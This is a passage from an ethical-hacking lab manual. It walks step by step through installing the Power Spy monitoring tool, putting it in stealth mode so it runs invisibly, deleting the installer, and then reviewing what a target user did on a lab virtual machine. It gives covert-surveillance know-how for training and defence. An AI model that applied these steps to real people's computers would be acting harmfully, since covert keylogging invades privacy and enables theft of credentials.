


Figure 3.1.14: Main window of Power Spy

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. Click the **Start monitoring** option from the right-pane.

Note: If the **System Reboot Recommended** window appears, click **OK**.

TASK 1.3

Monitor and Record User Activities




Figure 3.1.15: Start monitoring

21. Click on **Stealth Mode** from the right-pane.

Note: Stealth mode runs Power Spy on the computer completely invisibly.




Figure 3.1.16: Stealth Mode

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

22. The **Hotkey reminder** pop-up appears; read it carefully and click **OK**.

Note: To unhide Power Spy, use the **Ctrl+Alt+X** keys together on your PC keyboard.




Figure 3.1.17: Hotkey reminder dialog-box

23. In the **Confirm** dialog-box that appears, click **Yes**.

24. Delete the Power Spy installation setup (**setup.exe**) from **Desktop**.

25. Close the **Remote Desktop Connection** by clicking on the close icon (**X**).

Note: If a **Remote Desktop Connection** pop-up appears saying **Your remote session will be disconnected**, click **OK**.

TASK 1.4

Perform User Activities

26. Now, switch to the **Windows Server 2016** virtual machine and log in with the credentials **Jason** and **qwerty**.

Note: Here, we are running the target machine as a legitimate user.

Note: Here, for demonstration purposes, we are using the trial version of the Power Spy tool. The trial version will always show a notification in the top-right corner of the **Desktop** on the target machine, even when the software is set to stealth mode.

27. Open the **Internet Explorer** web browser and browse any website.

Note: In this lab, we are browsing the **Gmail** and **LinkedIn** websites.

28. Once you have performed some user activities, close all windows. Click the **Start** icon in the bottom left-hand corner of **Desktop**, click the user icon ( ), and click **Sign out**. You will be signed out from Jason's account.




Figure 3.1.18: Sign out

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

29. Switch back to the **Windows Server 2019** virtual machine and follow **Steps 3 - 6** to launch a **Remote Desktop Connection.**
30. Close the **Server Manager** window.
31. To bring Power Spy out of **Stealth Mode,** press the **Ctrl+Alt+X** keys.
32. The **Run as administrator** window appears; click **Run.**

Note: If a **User Account Control** pop-up appears, click **Yes.**




Figure 3.1.19: Run as administrator window

33. The **Enter login password** window appears; enter the password that you set in **Step 15**; click **Submit.**

Note: Here, the password is **test@123.**




Figure 3.1.20: Enter the password

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.5

View all the Recorded Activities

34. In the **Register product** window, click **Later**.
35. The **Power Spy Control Panel** window appears. Click on **Stop monitoring** to stop monitoring the user activities.




Figure 3.1.21: Stop the monitoring

36. Click **Applications executed** from the options to check the applications running on the target system.

